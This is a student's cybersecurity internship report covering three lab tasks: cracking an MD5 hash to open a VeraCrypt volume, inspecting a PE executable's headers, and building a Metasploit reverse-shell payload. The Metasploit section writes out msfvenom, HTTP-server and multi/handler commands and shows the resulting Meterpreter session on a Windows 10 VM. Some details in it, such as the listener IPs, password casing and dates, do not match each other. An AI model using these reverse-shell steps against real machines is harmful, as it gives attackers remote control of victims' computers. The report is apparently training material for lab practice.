



Internship Report On:

“ CYBERSECURITY “

At

Shadowfox

(1-may-2026 to 30-may-2026)

Submitted by:

Name of The Student:

Vijitha S

Madurai Kamaraj University

Mentor : Mr. Surendharan

Assistant Mentor: Mr.Pranshu

Coordinator : Mr.Aakash

TASK LEVEL INTERMEDIATE

Table of contents

S.NO	TITLE	PG.NO
1.	A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it.The veracrypt setup file will be provided to you	03
2.	An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.	07
3.	Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.	10

TASK 1: file is encrypted using veracrypt

Introduction

In this task, we were given a VeraCrypt encrypted file. The password was hidden inside a hash stored in a file called encoded.txt.

The goal of this task was to:

- Find the hash
- Decode the hash
- Get the password
- Open the encrypted file
- Find the secret code inside

Tools Used

- VeraCrypt – To open the encrypted file
- CrackStation – To crack the MD5 hash
- Operating System – Windows 11

Step-by-Step Process

Step 1 – Read the encoded.txt file

We opened the encoded.txt file and found this hash:

482c811da5d5b4bc6d497ffa98491e38

This is an MD5 hash. MD5 is a way to scramble a password into a fixed code.


Step 2 – Crack the MD5 Hash using CrackStation

We went to the website crackstation.net.

We copied the hash and pasted it into CrackStation.

The website showed the password:

Password123




Hash: 482c811da5d5b4bc6d497ffa98491e38 → Password: password123

Step 3 – Open VeraCrypt

We opened VeraCrypt on the Windows laptop.

The main screen showed a list of drive slots (A: to M:) where files can be mounted.





Step 4 – Select the Encrypted File

We clicked Select File and selected:

C:\Users\ELCOT\Downloads\shadowfox veracrypt.txt

Then we selected drive F: and clicked Mount.




Step 5 – Enter the Password

We entered the password:

Password123

After clicking OK, the encrypted file was mounted successfully.




Step 6 – Find the Secret Code

We opened drive F: and found a text file called:

Shadowfox cybersecurity.txt

Inside the file, the secret code was:

Never giveup



Task 2- PE Explorer Analysis

To analyze executable (.exe) files using PE Explorer and understand the structure of Portable Executable (PE) files in Windows.

Tools Used

- PE Explorer
- Windows Operating System
- VeraCrypt Setup Executable File

Steps Performed


1. Downloaded and installed PE Explorer from the official website.
2. Opened PE Explorer on Windows system.
3. Loaded the VeraCrypt executable file into PE Explorer.
4. Analyzed PE headers and executable structure.
5. Viewed machine type, image base, entry point, sections, and timestamps.
6. Explored features such as Import/Export Viewer, Resource Viewer, and Dependency Scanner.

Analysis Findings


- The executable file follows the PE32 format.
- The file contains multiple sections required for execution.
- Important PE header information such as entry point and image base were visible.
- The timestamp and machine architecture details were successfully identified.
- PE Explorer provides useful information for malware analysis and reverse engineering.

Screenshots


Downloading PE Explorer




Opening executable file in PE Explorer



Viewing PE Explorer features



Analyzing PE headers




TASK 3 : Metasploit

Creating A Payload With The Help Of Metasploit On Kali Linux:

Step 1: Open Kali Linux Terminal & launch The Terminal.

Step 2: Start The Metasploit Framework On Terminal.

Command: msfconsole

A screenshot of a terminal window with a dark background. At the top, there is a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. Below the menu bar, the prompt '(root@windows)-[/home/spaidy]' is visible. The command 'msfconsole' has been entered and is highlighted in blue. Below the command, a message reads 'Metasploit tip: View advanced module options with advanced'.

Step 3: Create The Payload.

Now, We'll Generate A Windows Payload Using Metasploit's msfvenom. The Payload Will Initiate A Reverse Shell To Your Kali machine From Windows Machine.

1. Identify Your IP Address (Attacker Machine):

Command: ifconfig

```
File Actions Edit View Help
(spaidy@windows)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.1.100 netmask 255.255.255.0 broadcast 192.168.1.255
    inet6 fe80::20c:29ff:fe17:30dd prefixlen 64 scopeid 0<link>
    ether 00:0c:29:17:30:dd txqueuelen 1000 (Ethernet)
    RX packets 42 bytes 13556 (13.2 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 42 bytes 11447 (11.1 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Make Note Of The IP (e.g 192.168.1.100), As You'll Need It For The Payload.

2. Generate The Payload.


```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe -o /tmp/reverse_shell.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.100 LPORT=4444 -f exe -o /tmp/reverse_shell.exe

Overriding user environment variable 'OPENSSL_CONF' to enable legacy functions.
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/reverse_shell.exe
msf6 >
```

Step 4: Transfer The Payload to the Windows 10 Machine.

Host A Simple HTTP Server On Kali: In The Kali Terminal, Navigate To The Directory Where Your Payload Is Located (e.g /tmp/) And Start A Simple HTTP Server.

```
(spaidy@windows)-[~]  
$ cd /tmp  
  
(spaidy@windows)-[/tmp]  
$ python3 -m http.server 8080  
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...  
|
```



Download The Payload Onto The Windows Machine.

Step 5: Set Up The Listener In Metasploit.

1. Open The Kali Linux Terminal
2. Use The Multi-Handler To Catch The Reverse Shell

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > |
```

3. Set The Payload To Match The One You Created

```
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp
```

4. Set The LHOST and LPORT Values (The Same As You Used To Generate The Payload)

```
msf6 exploit(multi/handler) > set LHOST 192.168.139.128  
LHOST => 192.168.139.128  
msf6 exploit(multi/handler) > set LPORT 4444  
LPORT => 4444
```

5.Start The Listener

```
msf6 exploit(multi/handler) > exploit
```

Step 6: Execute The Payload On The Windows Machine.

1. On The Windows 10 Machine, Locate The reverse_shell.exe File You Transferred.
2. Double-Click To Execute The Payload.

Step 7: Gain Meterpreter Session.

Once The Payload Is Executed On The Windows Machine, It Will Connect Back To The Kali Linux Machine, And You'll See The Meterpreter Session In The Metasploit Console.

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.139.128
LHOST => 192.168.139.128
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.139.128:4444
[*] Sending stage (176198 bytes) to 192.168.139.130
[*] Meterpreter session 1 opened (192.168.139.128:4444 -> 192.168.139.130:50000) at 2024-09-21 21:38:58 +0530

meterpreter >
```

Step 8: Interact With The Session.

1. List All Active Sessions

```
meterpreter > sessions
Usage: sessions [options] or sessions [id]

Interact with a different session ID.

OPTIONS:
    -h, --help            Show this message
    -i, --interact <id>  Interact with a provided session ID
```

2. Interact With Your Meterpreter Session

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > █
```

3. You Now Have A Reverse Shell On The Windows Machine And Can Run Commands Using The Meterpreter Shell.

```
meterpreter > shell
Process 4368 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.3803]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sibex\Downloads>ls
```

```
meterpreter > sysinfo
Computer      : DESKTOP-S9HD28E
OS            : Windows 10 (10.0 Build 19045).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter > localtime
Local Date/Time: 2024-09-21 21:59:25.452 India Standard Time (UTC+500)
meterpreter > screenshot
[*] Preparing player ...
[*] Opening player at: /home/spaldy/IQyOhtwk.html
[*] Streaming ...
█
```

